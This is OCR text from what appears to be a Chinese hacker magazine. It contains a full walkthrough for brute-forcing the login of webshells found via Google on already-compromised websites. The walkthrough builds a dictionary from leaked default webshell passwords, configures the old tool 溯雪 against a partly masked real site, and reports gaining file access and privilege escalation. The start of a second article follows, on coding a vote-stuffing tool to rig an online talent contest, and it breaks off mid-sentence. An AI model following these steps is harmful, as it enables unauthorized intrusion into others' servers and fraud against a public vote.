


图1

当然，仅只是找到这样的一些WebShell链接是没有什么多大意义的，它们的存在也只能说明对应的网站被“路过”了，因为几乎所有的WebShell都会有登录密码保护，否则还不乱套？长时间以来，不排除一些别有用心的“大牛”对自己版权所有的WebShell动了手脚（比如在某个隐蔽的地方添加万能密码），这样就等于是在别人后门中又开了一道后门；那么，对于很多可以直接使用Google搜索到的WebShell，我们菜鸟都能做点儿什么呢？至少，给个机会练练手、多见识一下，可是，如何做呢？现在我们在网上可以轻易就搜索到很多常用WebShell的默认密码信息，“一些比较常用webshell的默认密码.txt”，其中就有“黑羽基地免杀asp大马密码：5201314”和“F.S.T 联盟交流群内部版.!别外传噢密码：rfkl”等信息（足有一百多个）。但也有很多的WebShell单纯从其登录界面上是看不出它到底是哪一家的哪个版本的网马，特别是对于我们这些菜鸟黑客而言，总不能一个一个地试吧？

其实，这个真的可以试——当然不是人工。不知很多菜鸟是否对“溯雪”这款很古老的黑客利器有印象，这可是大名鼎鼎的小榕软件代表作之一（与“流光”、“乱刀”等齐名），利用它暴力破解邮箱的套路是不是可以完全用来对付一下这样的公开WebShell呢？可惜“溯雪”早已停止开发了，甚至不支持Win 7，好在可以非常流畅地运行在XP中。到http://u.115.com/file/dngyhe78#下载“溯雪_Beta_7_英文版.exe”、http://u.115.com/file/bhq4dugz#下载“溯雪Beta_7_中文补丁.zip”，先安装英文版再将汉化补丁复制到安装目录中，待用。因为在暴力破解过程中最为给力的莫过于所使用的字典文件了，而刚才所提到的那些比较常用的WebShell默认密码是不是可以派上用场了？非常简单，先到“溯雪”的安装目录（D:\Program Files\小榕软件\溯雪）中看看它的自带字典文件“Password.Dic”，都是一行一个待猜解的测试字符串（如“123456”、“admin888”）；然后依葫芦画瓢将“一些比较常用webshell的默认密码.txt”用记事本打开，手工将每行信息前半部分的“黑羽基地免杀asp大马密码”删除，只剩下“5201314”纯密码，然后另存为.Dic文件（其实和.Txt是没有区别的），命名为“【整理】一些比较常用webshell的默认密码.dic”，复制到“溯雪”的安装目录中。




图2

现在来实验一下吧，目标就是Google出来的——http://www.sxxxxg.xxx.cn/sdwj/Manager/upimage/diy3.asp，很明显不知是哪位前辈搞的，呵呵。直接在“Password：”后随便输入几个字符再点击后面的“Login”登录，立刻得到“SORRY，密码错误！”的提示（如图2），记住该行信息（下面有用）；如果你一下就“直捣黄龙”进入了后台的话，可以直接飘过了，呵呵。运行溯雪，将此URL链接复制粘贴到“Address”（地址）后的输入框中，回车打开该WebShell；然后切换到拆分窗口模式，再按组合键Ctrl-I呼出相关的表单操作项，双击左下方的“password”弹出“Element [password] Properties”窗口，选中“使用字典”复选框之后点击后面的“浏览”按钮将“【整理】一些比较常用webshell的默认密码.dic”字典文件选中，点击“确定”按钮（如图3）。然后执行“运行”-“开始/重新开始”菜单命令，溯雪会提示我们保存扫描结果，直接点击“确定”按钮即可；接着进行“选择标记”，这是要告诉溯雪碰到猜解错误时及时进行下一次猜解，将之前在浏览器中进行尝试登录

时返回的“SORRY，密码错误”信息从“按以下条件选择提交标记（错误标记）：”中复制并粘贴到“错误标记：”后的输入框（如图4），点击“确定”按钮。




图3




图4

一切准备工作都已经OK了，溯雪终于开工了，最右侧显示的是依次读取我们自定义字典中的各行密码，同样在左下方也有相关的密码尝试提示。经过一段时间的暴力猜解，溯雪终于有了最终的结果，显示“password=123”（如图5）。直接双击这条扫描记录，溯雪马上就打开了这个WebShell（如图6），从“文件管理”到“提权”和网站硬盘的浏览等操作全部呈现在眼前，实验宣告成功！




图5




图6

（文中涉及的软件及源代码本期光盘已收录）

菜鸟也能造利器之刷票工具自打造

少 佐

起因：

离开X档案3年，也离开了电脑3年。刚回来就在网上一个朋友求我帮忙，他参加了当地市里的一个选秀活动，这个活动有一个环节是网上投票。而且这个投票的成绩占选手总成绩的30%。他想在这个环节能多来几票，让自己有希望夺冠。求我帮忙刷票，我一口答应了。于是就有了本文。本文意在教叉子们如何用Delphi 7进行刷票类软件的编写，和数据包发送方面的知识，但是我又不能给我朋友惹麻烦，为了保护朋友的隐私，我将文中敏感的信息都删去了。

开动：

刷票，当然是写个程序，让它自动给我的朋友投票啦。那具体的实现过程是怎么样的呢？这里叉子们就要注意一下啦，我现在要介绍的是编写这类工具的一般步骤。具体过程如图1。

按照图中步骤，首先我们来分析这个页面，这个页面的投票方法是这样的：根据网站的投票说明，一个IP只可以投10票。在你要投票的人的照片下面选中他，每次需选择两名候选人（这表示给我朋友刷票就必然也要给别人刷票，　